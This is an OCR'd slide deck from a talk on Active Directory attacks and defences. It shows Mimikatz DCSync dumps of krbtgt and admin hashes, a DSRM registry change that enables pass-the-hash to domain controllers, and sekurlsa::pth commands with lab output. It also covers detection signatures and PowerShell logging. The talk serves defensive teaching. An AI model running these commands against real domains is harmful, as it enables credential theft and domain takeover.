'Select Users, Contacts, Computers, Service Accounts, or Groups' and is used to add users to the group. It has fields for 'Select this object type' (set to 'Users, Service Accounts, Groups, or Other objects'), 'From this location' (set to 'rd.adsecurity.org'), and a text input field 'Enter the object names to select' containing 'Joe User'. There are 'OK' and 'Cancel' buttons at the bottom.

User Added to Domain Admins by a User Account

The screenshot shows the 'Domain Admins Properties' dialog box. At the top, there are four tabs: 'General' (selected), 'Members', 'Member Of', and 'Managed By'. Below the tabs, the 'Members:' section displays a table with three rows. The columns are 'Name' and 'Active Directory Domain Services Folder'. The first row shows 'Admin' with the folder path 'rd.adsecurity.org/Users'. This row is highlighted with a blue background. The second row shows 'Administrator' with the same folder path. The third row shows 'Joe User' with the same folder path.

Name	Active Directory Domain Services Folder
Admin	rd.adsecurity.org/Users
Administrator	rd.adsecurity.org/Users
Joe User	rd.adsecurity.org/Users

Mimikatz Adds “DCSync”

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /user:krbtgt
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'ADSDC02.lab.adsecurity.org' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 < USER_OBJECT >
User Account Control : 00000202 < ACCOUNTDISABLE NORMAL_ACCOUNT >
Account expiration :
Password last change : 8/27/2015 10:10:22 PM
Object Security ID : S-1-5-21-1581655573-3923512380-696647894-502
Object Relative ID : 502

Credentials:
Hash NTLM: f46b8b6b6e330689059b825983522d18
  ntlm- 0: f46b8b6b6e330689059b825983522d18
    lm - 0: ff43293335e630fff672b3e427de4237

Supplemental Credentials:
* Primary:Kerberos-Never-Keys *
  Default Salt : LAB.ADSECURITY.ORGkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : e28f5c9d72b39d49ed6b84b088586fc26c722dec631d1
    aes128_hmac      (4096) : 06b0d3cfec9d31c558c1a8313ab5233a4
    des_cbc_md5      (4096) : f1f82968baa1f137

* Primary:Kerberos *
  Default Salt : LAB.ADSECURITY.ORGkrbtgt
  Credentials
    des_cbc_md5      : f1f82968baa1f137
```

Mimikatz DCSync as a User?

```
PS C:\> get-aduser dcr -property memberof
```

```
DistinguishedName : CN=DCR,CN=Users,DC=rd,DC=adsecurity,DC=org
Enabled          : True
GivenName        :
MemberOf         : {}
Name             : DCR
ObjectClass      : user
ObjectGUID       : 1e2d82d2-14d6-4f28-a10f-ceeb2bd8625
SamAccountName   : DCR
SID              : S-1-5-21-2578996962-4185879466-3696909401-1106
Surname          : DCR
UserPrincipalName: DCR@rd.adsecurity.org
```

Mimikatz DCSync Required Permissions

rd.adsecurity.org Properties

General | Managed By | Object | Security | Attribute Editor |

Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- DCR (DCR@rd.adsecurity.org)
- Enterprise Read-only Domain Controllers (RD\Enterprise Read-o... ▾

Add... Remove

Permissions for DCR

	Allow	Deny
Reanimate tombstones	<input type="checkbox"/>	<input type="checkbox"/>
Replicating Directory Changes	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Replicating Directory Changes All	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Replicating Directory Changes In Filtered Set	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Replication synchronization	<input type="checkbox"/>	<input type="checkbox"/>

What if a Service Account Has These Rights?

Grant Active Directory Domain Services permissions for profile synchronization in SharePoint Server 2013

How to grant the "Replicating Directory Changes" permission for the Microsoft Metadirectory Services ADMA service account

How to poll for object attribute changes in Active Directory on Windows 2000 and Windows Server 2003

Polling for Changes Using the DirSync Control

Active Directory directory synchronization (DirSync) control is an LDAP server extension that enables an application to search an directory partition for objects that have changed since a previous state.

Use the DirSync control through ADSI by specifying the **ADS_SEARCHEPREF_DIRSYNC** search preference when using **IDirectorySearch**. For more information and a code example, see [Example Code Using](#)

ADS_SEARCHEPREF_DIRSYNC. You can also perform a DirSync search using the LDAP API. The following describes the ADSI implementation, most of which also applies to using LDAP directly, except as discussed at the end of this topic.

Mimikatz DCSync: KRBTGT

```
mimikatz(commandline) # !sadump::dcsync /domain:rd.adsecurity.org /user:krbtgt  
[DC] 'rd.adsecurity.org' will be the domain  
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server  
[DC] 'krbtgt' will be the user account
```

```
Object RDN : krbtgt
```

```
*** SAM ACCOUNT ***
```

```
SAM Username : krbtgt  
Account Type : 30000000 ( USER_OBJECT )  
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )  
Account expiration :  
Password last change : 9/6/2015 4:01:58 PM  
Object Security ID : S-1-5-21-2578996962-4185879466-3696909401-502  
Object Relative ID : 502
```

```
Credentials:
```

```
Hash NTLM: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f  
    ntlm- 0: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f  
    lm - 0: 2584a622c5dbd03c9050a547430f5a2c
```

```
Supplemental Credentials:
```

```
* Primary:Kerberos-Newer-Keys *  
    Default Salt : RD.ADSECURITY.ORGkrbtgt  
    Default Iterations : 4096
```

```
Credentials  
    aes256_hmac      (4096) : 8846a887883334322e0820bdd64c0f8e99a71147ae7f81310a  
    aes128_hmac      (4096) : 17d63df4e26dde3e926e266f08a5d6cc  
    des_cbc_md5      (4096) : 0e9efdb90e1f3457  
    rc4_plain        (4096) : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
```

```
* Primary:Kerberos *
```

Mimikatz DCSync: Administrator

```
mimikatz(commandline) # !sadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server
[DC] 'Administrator' will be the user account
Object RDN : Administrator
** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID : 500

Credentials:
Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
  ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
  ntlm- 1: 5164b7a0fd365d56739954bbbc23835
  ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
  lm - 0: 6cf3c1bcc30b3fe5d716fef10f46e49
  lm - 1: d1726cc03fb143869304c6d3f30fdb8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
Default Salt : RD.ADSECURITY.ORGAdministrator
Default Iterations : 4096
Credentials
  aes256_hmac      (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638deac142e3674af58a6
  aes128_hmac      (4096) : f4d4892350fb545f176d418afabf2b2
  des_cbc_md5      (4096) : 5d8c9e46a4ad4acd
  rc4_plain        (4096) : 96ae239ae1f8f186a205b6863a3c955f
OldCredentials
```

Mimikatz DCSync Pull DC Account

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:RDLABDC01$  
[DC] 'rd.adsecurity.org' will be the domain  
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server  
[DC] 'RDLABDC01$' will be the user account  
  
Object RDN : RDLABDC01  
  
** SAM ACCOUNT **  
  
SAM Username : RDLABDC01$  
Account Type : 30000001 ( MACHINE_ACCOUNT )  
User Account Control : 00082000 ( SERVER_TRUST_ACCOUNT TRUSTED_FOR_DELEGATION )  
Account expiration :  
Password last change : 9/6/2015 4:02:13 PM  
Object Security ID : S-1-5-21-2578996962-4185879466-3696909401-1000  
Object Relative ID : 1000  
  
Credentials:  
Hash NTLM: bec769d55b3379239ff52d43a06217c6  
  
Supplemental Credentials:  
* Primary:Kerberos-Newer-Keys *  
Default Salt : RD.ADSECURITY.ORGhostrdlabdc01.rd.adsecurity.org  
Default Iterations : 4096  
Credentials  
    aes256_hmac      (4096) : a3ea6eaa6fc190b8a8ce19fcbe8486d43c8ed1f4cf5a581  
    aes128_hmac      (4096) : 413a9758183ceb07cc2a2a0a98d72741  
    des_cbc_md5      (4096) : c40bda29ec45dfc7  
    rc4_plain        (4096) : bec769d55b3379239ff52d43a06217c6  
OldCredentials  
    aes256_hmac      (4096) : 87c1b573bc142162fd651856daf6dd1efc73b263fb8e5a
```

Blue Team Response: Mimikatz DCSync

- Detection: IDS Sig
 - “DRSUAPI” “DsGetNCChanges request”
 - Source != Domain Controller IP

7	6.06955600	172.16.11.101	172.16.11.12	DRSUAPI	258	DsBind request
8	6.06962500	172.16.11.12	172.16.11.101	DRSUAPI	258	DsBind response
9	6.08016000	172.16.11.101	172.16.11.12	DRSUAPI	402	DsGetNCChanges request
0	6.08147800	172.16.11.12	172.16.11.101	DCERPC	5890	Response: call_id: 7, Frag
1	6.08152400	172.16.11.12	172.16.11.101	TCP	1514	[TCP segment of a reasemb
2	6.08170400	172.16.11.101	172.16.11.12	TCP	54	49252->49155 [ACK] Seq=3534
3	6.08171100	172.16.11.12	172.16.11.101	DCERPC	2478	Response: call id: 7. Frag

79 6.08016000 172.16.11.101 172.16.11.12 DRSUAPI 402 DsGetNCChanges request

⊕ Frame 79: 402 bytes on wire (3216 bits), 402 bytes captured (3216 bits) on interface 0
⊕ Ethernet II, Src: Microsoft_17:c1:a1 (00:15:5d:17:c1:a1), Dst: Microsoft_17:c1:98 (00:15:5d:17:c1:98)
⊕ Internet Protocol Version 4, Src: 172.16.11.101 (172.16.11.101), Dst: 172.16.11.12 (172.16.11.12)
⊕ Transmission Control Protocol, Src Port: 49252 (49252), Dst Port: 49155 (49155), Seq: 3186, Ack: 3187
⊖ Distributed Computing Environment / Remote Procedure call (DCE/RPC) Request, Fragment: single,
 ⊖ GSS-API Generic Security Service Application Program Interface
 ⊖ krb5_blob: 050406ff0010001c000000000cd9a6887170e24a482388d5...
⊖ DRSUAPI, DsGetNCChanges
 Operation: DsGetNCChanges (3)
 Response in frame: 80
 Encrypted stub data (240 bytes)

DSRM 2.0: The Return of DSRM

- Directory Services Restore Mode
- “Break glass” access to DC
- DSRM password set when DC is promoted
- Rarely changed.
- Account Logon only available in Directory Services Restore Mode
 - Reboot or DsrmAdminLogonBehavior = 1/2
 - Console Logon: Virt. Client, ILO, or RDP /admin



Sean Metcalf (@Pyrotek3)

What If We Guess the DSRM Password?



DSRM = DC Local Admin

```
mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

396      14960          NT AUTHORITY\SYSTEM      S-1-5-18
-> Impersonated !
* Process Token : 6752951          ADSECLAB\LukeSkywalker  S-1-5-21-
Primary
* Thread Token : 6753692          NT AUTHORITY\SYSTEM      S-1-5-18

mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 185e91797d952d1f4063395d1c844350
Local SID : S-1-5-21-1065499013-2304935823-602718026

SAMKey : 1f86c3e2b82a9ff24190cc5261a0a9b7

RID : 000001f4 (500)
User : Administrator
LM   :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```


Pass-the-Hash with DSRM Account – FAIL!

```
PS C:\temp\mimikatz> .\Mimikatz "privilege::debug" "sekurlsa::pth /domain:ADSDC02 /user:Administrator  
3beb882cb621a6a063fe" exit

.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 25 2015 11:30:54)
.## ^ ##.
## { \ ## /* * */
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 16 modules * * */

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /domain:ADSDC02 /user:Administrator /ntlm:4771c80c83293be
user      : Administrator
domain   : ADSDC02
program  : cmd.exe
NTLM     : 4771c80c83293beb882cb621a6a063fe
```



A screenshot of a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The window shows the following text output:

```
C:\> Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\adfdc02\c$ 
Logon failure: unknown user name or bad password.

C:\Windows\system32>
```

Pass-the-Hash with DSRM Account – FAIL!

Event Properties - Event 4625, Microsoft Windows security auditing.

General | Details

Logon Type: 3

Account For Which Logon Failed:

Security ID:	NULL SID
Account Name:	Administrator
Account Domain:	RDLABDC01

Failure Information:

Failure Reason:	Unknown user name or bad password.
Status:	0xc000006d
Sub Status:	0xc0000064

Process Information:

Caller Process ID:	0x0
Caller Process Name:	-

Network Information:

Workstation Name:	RDWKWIN7
Source Network Address:	172.16.7.101
Source Port:	49211

Detailed Authentication Information:

Logon Process:	NtLmSsp
Authentication Package:	NTLM

Log Name: Security

Source: Microsoft Windows security Logged: 9/17/2015 9:14:49 PM

Event ID: 4625 Task Category: Logon

Level: Information Keywords: Audit Failure

User: N/A Computer: RDLABDC01.rd.adsecurity.org

Pass-the-Hash with DSRM Account – FAIL!

Event Properties - Event 4776, Microsoft Windows security auditing.

General | Details

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Administrator
Source Workstation: RDWKWIN7
Error Code: 0xc0000064

Log Name: Security
Source: Microsoft Windows security
Event ID: 4776
Level: Information
User: N/A
OpCode: Info
Logged: 9/17/2015 9:14:49 PM
Task Category: Credential Validation
Keywords: Audit Failure
Computer: RDLABDC01.rd.adsecurity.org

More Information: [Event Log Online Help](#)



I am a sad panda.

**CAN'T PTH USING DSRM
ACCOUNT...**



**WHAT HAPPENS IF
DSRM REGKEY IS SET?**

```
PS C:\> Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrMAdminLogonBehavior"
Get-ItemProperty : Property DsrMAdminLogonBehavior does not exist at path HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\.
At Line:1 char:1
+ Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrMAdminLogonBehavior"
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (DsrMAdminLogonBehavior:St
  temProperty), PSArgumentException
+ FullyQualifiedErrorId : System.Management.Automation.PSArgumentException
  , Microsoft.PowerShell.Commands.GetItemPropertyCommand
```

```
PS C:\> New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrMAdminLogonBehavior" -Value 2 -PropertyType DWORD

DsrMAdminLogonBehavior : 2
PSPATH                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_M
                         \CurrentControlSet\Control\Lsa\
PSPARENTPATH          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_M
                         \CurrentControlSet\Control
PSCHILDNAME           : Lsa
PSDRIVE                : HKLM
PSPROVIDER             : Microsoft.PowerShell.Core\Registry
```

Pass-the-Hash with DSRM Account – Success!

```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b5  
user      : Administrator  
domain    : ADSDC03  
program   : cmd.exe  
NTLM      : 66750645b577b363347c5aa5d5e7d190  
  PID 1248  
  TID 1856  
  LUID 0 ; 7625112 (00000000:00745998)  
  msv1_0 - data copy @ 00000000019E4130 : OK !  
  kerberos - data copy @ 0000000001A0F148  
    aes256_hmac      -> null  
    aes128_hmac      -> null  
    rc4_hmac_nt       OK  
    rc4_hmac_old      OK  
    rc4_md4           OK  
    rc4_hmac_nt_exp   OK  
    rc4_hmac_old_exp  OK  
    *Password replace -> null
```

Administrator: C:\Windows\system32\cmd.exe

```
C:\Windows\system32>dir \\adfdc03\c$  
Volume in drive \\adfdc03\c$ has no label.  
Volume Serial Number is 6874-598A
```

Directory of \\adfdc03\c\$

08/22/2013	11:52 AM	<DIR>	PerfLogs
08/22/2013	10:50 AM	<DIR>	Program Files
08/22/2013	11:39 AM	<DIR>	Program Files (x86)
09/06/2015	02:48 PM	<DIR>	Temp
09/13/2015	08:17 PM	<DIR>	Users
08/27/2015	10:54 PM	<DIR>	Windows
		0 File(s)	0 bytes

DCSync Password Data with DSRM Account!

```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645  
user : Administrator  
domain : ADSDC03  
program : cmd.exe  
NTLM : 66750645b577b363347c5aa5d5e7d190
```

Administrator: C:\Windows\system32\cmd.exe

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /dc:adsdc03  
user:krbtgt  
[DC] 'lab.adsecurity.org' will be the domain  
[DC] 'adsdc03' will be the DC server  
[DC] 'krbtgt' will be the user account
```

Object RDN : krbtgt

** SAM ACCOUNT **

```
SAM Username : krbtgt  
Account Type : 30000000 < USER_OBJECT >  
User Account Control : 00000202 < ACCOUNTDISABLE NORMAL_ACCOUNT >  
Account expiration :  
Password last change : 8/27/2015 10:10:22 PM  
Object Security ID : S-1-5-21-1581655573-3923512380-696647894-502  
Object Relative ID : 502
```

Credentials:

```
Hash NTLM: f46b8b6b6e330689059b825983522d18  
    ntlm-0: f46b8b6b6e330689059b825983522d18  
    lm -0: ff43293335e630fff672b3e427de4237
```

Supplemental Credentials:

```
* Primary:Kerberos-Newer-Keys *  
Default Salt : LAB.ADSECURITY.ORGkrbtgt
```

I DON'T ALWAYS USE
THE DSRM ACCOUNT

BUT WHEN I DO, I RUN DCSYNC

Sean Metcalf (@Pyrotek3)

Red Team Right Now...



Sean Metcalf (@Pyrotek3)

Blue Team Response: AD Persistence

- Detection & Mitigation: Varies
 - **Forged Kerberos Tickets:** Potential Domain Field Anomalies in Events
 - **DC Silver Tickets:** Change Computer Account Passwords after Breach
 - **AdminSDHolder:** Object Permissions
 - **DCSync:** Permissions Check & IDS sig
 - **DSRM v2:** Change DSRM PW regularly & Monitor Reg Key & DSRM events
 - **Protect AD Admins**

Blue Team (Defense)



Sean Metcalf (@Pyrotek3)

Blue Team (Defense)

How many of you can fill this out?

Our organization has **5792** digital assets. Of those, **95** are routers/switches, **211** are network appliances, **67** are storage devices, **321** are servers in the DMZ, **633** are internal servers, **2077** are Windows workstations, **894** are OSX workstations, **994** are mobile devices (100% of which are managed under MDM), the remaining **26** are rogue devices we are tracking down. Of the servers and workstations, **3615** have AV installed and regularly report in with their logs to \${splunk}. The remaining are **310**. **150** are provisioned for new users, **77** are being recycled, **80** are in maintenance and **3** are lost.

MATH IS HARD, BUT THIS SHOULD EQUAL ZERO (TWICE).

Rob Fuller's (Mubix) ArchcOn 2015 Keynote

<http://pub.room362.com/2015/09/archcon-2015-keynote.html>

Get-ADComputer -Filter * -Property

- Created
- Modified
- Enabled
- Description
- LastLogonDate
(Reboot)
- PrimaryGroupID
(516 = DC)
- PasswordLastSet
(Active/Inactive)
- CanonicalName
- **OperatingSystem**
- OperatingSystemServicePack
- **OperatingSystemVersion**
- **ServicePrincipalName**
- **TrustedForDelegation**
- **TrustedToAuthForDelegation**

Operating System Table

<u>Operating system</u>	<u>Version number</u>
Windows 10 / Server 2016 TP	10.0*
Windows 8.1 /Server 2012 R2	6.3*
Windows 8 / Server 2012	6.2
Windows 7 / Server 2008 R2	6.1
Windows Server 2008 (& Vista)	6.0
Windows Server 2003 / 2003 R2	5.2
Windows XP 64-Bit Edition	5.2
Windows XP	5.1
Windows 2000	5.0

<https://msdn.microsoft.com/en-us/library/windows/desktop/ms724832%28v=vs.85%29.aspx>

Get-ADUser -Filter * -Property

- Created
- Modified
- CanonicalName
- Enabled
- Description
- **LastLogonDate**
- DisplayName
- **AdminCount**
- **SIDHistory**
- PasswordLastSet
- **PasswordNeverExpires**
- **PasswordNotRequired**
- PasswordExpired
- SmartcardLogonRequired
- AccountExpirationDate
- LastBadPasswordAttempt
- msExchHomeServerName
- **ServicePrincipalName**

Defense Starts With Logs



John Lambert @JohnLaTwC · 8m

Don't be a fool.



“What if the attacker clears the logs?”

“If you’re not collecting your logs, you’re not playing the game right. Be a player. Clearing a log is a signal fool.” -- InfoSec T


PowerShell Attack Detection

- Log all PowerShell activity
- Interesting Activity:
 - Downloads via .Net
(New-Object Net.WebClient).DownloadString)
 - Invoke-Expression (& derivatives: “iex”).
 - “EncodedCommand” (“-enc”) & “Bypass”
 - BITS activity.
 - Scheduled Task creation/deletion.
 - PowerShell Remoting.
- Limit & Track PowerShell Remoting (WinRM).
- Audit & Meter PowerShell usage.

Detecting Invoke-Mimikatz?

Signatures:

- “mimikatz”
- “gentilkiwi”
- “Invoke-Mimikatz”



ONE DOES NOT SIMPLY

**DETECT POWERSHELL
ATTACKS WITH SIGNATURES**

Detecting Invoke-Mimikatz

- Event Log Keywords:

- “System.Reflection.AssemblyName”
- “System.Reflection.Emit.AssemblyBuilderAccess”
- “System.Runtime.InteropServices.MarshalAsAttribute”
- “TOKEN_PRIVILEGES”
- “SE_PRIVILEGE_ENABLED”

```
PS C:\> $OPSIndicator = 'TOKEN_PRIVILEGES'
PS C:\> Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` |
>>   Where { $_.Message -like "*$OPSIndicator*" }
>>

ProviderName: Microsoft-Windows-PowerShell

TimeCreated          Id LevelDisplayName Message
-----          --      --           --
9/22/2015 9:07:55 PM 4103 Information    ParameterBinding<Add-Member>: na
9/22/2015 9:07:54 PM 4103 Information    ParameterBinding<Add-Member>: na
9/22/2015 9:07:52 PM 4103 Information    ParameterBinding<Add-Member>: na
9/22/2015 9:07:50 PM 4103 Information    ParameterBinding<Add-Member>: na
```

```
PS C:\> $OPSIndicator = 'TOKEN_PRIVILEGES'
PS C:\> $OffPSEvents = Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` |
>> Where { $_.Message -like "*$OPSIndicator*" }
>> ForEach ($OffPSEventsItem in $OffPSEvents) { $OffPSEventsItem.Message }
>>
ParameterBinding<Add-Member>: name="MemberType"; value="NoteProperty"
ParameterBinding<Add-Member>: name="Name"; value="TOKEN_PRIVILEGES"
ParameterBinding<Add-Member>: name="Value"; value="TOKEN_PRIVILEGES"
ParameterBinding<Add-Member>: name="InputObject"; value="System.Object"
```

Context:

```
Severity = Informational
Host Name = ConsoleHost
Host Version = 4.0
Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
Engine Version = 4.0
Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
Pipeline ID = 32
Command Name = Add-Member
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 2484
User = ADSECLAB\LukeSkywalker
Shell ID = Microsoft.PowerShell
```

User Data:

```
ParameterBinding<Add-Member>: name="MemberType"; value="NoteProperty"
ParameterBinding<Add-Member>: name="Name"; value="TOKEN_PRIVILEGES"
ParameterBinding<Add-Member>: name="Value"; value="TOKEN_PRIVILEGES"
ParameterBinding<Add-Member>: name="InputObject"; value="System.Object"
```

Context:

```
Severity = Informational
Host Name = ConsoleHost
Host Version = 4.0
Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
Engine Version = 4.0
Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
Pipeline ID = 32
```

Detecting Invoke-Mimikatz

- Event Log Keywords:
 - “System.Reflection”

```
PS C:\> $OPSIndicator = 'System.Reflection'
PS C:\> Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" `|
>>     Where { $_.Message -like "*$OPSIndicator*" }
>>
```

ProviderName: Microsoft-Windows-PowerShell

```
PS C:\> $OPSIndicator = 'System.Reflection'
PS C:\> $OffPSEvents = Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational"
>> Where { $_.Message -like "*$OPSIndicator*" }
>> ForEach ($OffPSEventsItem in $OffPSEvents) { $OffPSEventsItem.Message }
>>
ParameterBinding<New-Object>: name="TypeName"; value="System.Reflection.AssemblyName"
ParameterBinding<New-Object>: name="ArgumentList"; value="ReflectedDelegate"
```

Context:

```
Severity = Informational
Host Name = ConsoleHost
Host Version = 4.0
Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
Engine Version = 4.0
Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
Pipeline ID = 32
Command Name = New-Object
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 2514
User = ADSECLAB\LukeSkywalker
Shell ID = Microsoft.PowerShell
```

User Data:

```
ParameterBinding<Out-Null>: name="InputObject"; value="System.Reflection.Emit.FieldBuilder"
```

Context:

```
Severity = Informational
Host Name = ConsoleHost
Host Version = 4.0
Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
Engine Version = 4.0
Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
Pipeline ID = 32
Command Name = Out-Null
Command Type = Cmdlet
```

Offensive PowerShell Detection in PS Logs

- Invoke-TokenManipulation:
 - “TOKEN_IMPERSONATE”
 - “TOKEN_DUPLICATE”
 - “TOKEN_ADJUST_PRIVILEGES”
- Invoke-CredentialInjection:
 - “TOKEN_PRIVILEGES”
 - “GetDelegateForFunctionPointer”
- Invoke-DLLInjection
 - “System.Reflection.AssemblyName”
 - “System.Reflection.Emit.AssemblyBuilderAccess”

- Invoke-Shellcode
 - “System.Reflection.AssemblyName”
 - System.Reflection.Emit.AssemblyBuilderAccess
 - “System.MulticastDelegate”
 - “System.Reflection.CallingConventions”
- Get-GPPPassword
 - “System.Security.Cryptography.AesCryptoServiceProvider”
 - “0x4e,0x99,0x06,0xe8,0xfc,0xb6,0x6c,0xc9,0xfa,0xf4”
 - “Groups.User.Properties.cpassword”
 - “ScheduledTasks.Task.Properties.cpassword”
- Out-MiniDump
 - “System.Management.Automation.WindowsErrorReporting”
 - “MiniDumpWriteDump”

PowerShell v5 Security Enhancements

- Script block logging
- System-wide transcripts (w/ invocation header)
- Constrained PowerShell
- Antimalware Integration (Win 10)

Windows Management Framework (WMF) version 5 will be available for download: “Later, in Q4 of 2015”

<http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx>

PowerShell v5 Security: Script Block Logging

```
PS C:\Users\ADSAadmin> powershell -encodedcommand VwByAGkAdABIAQO
Running Invoke-Mimikatz...
```

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):

Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7

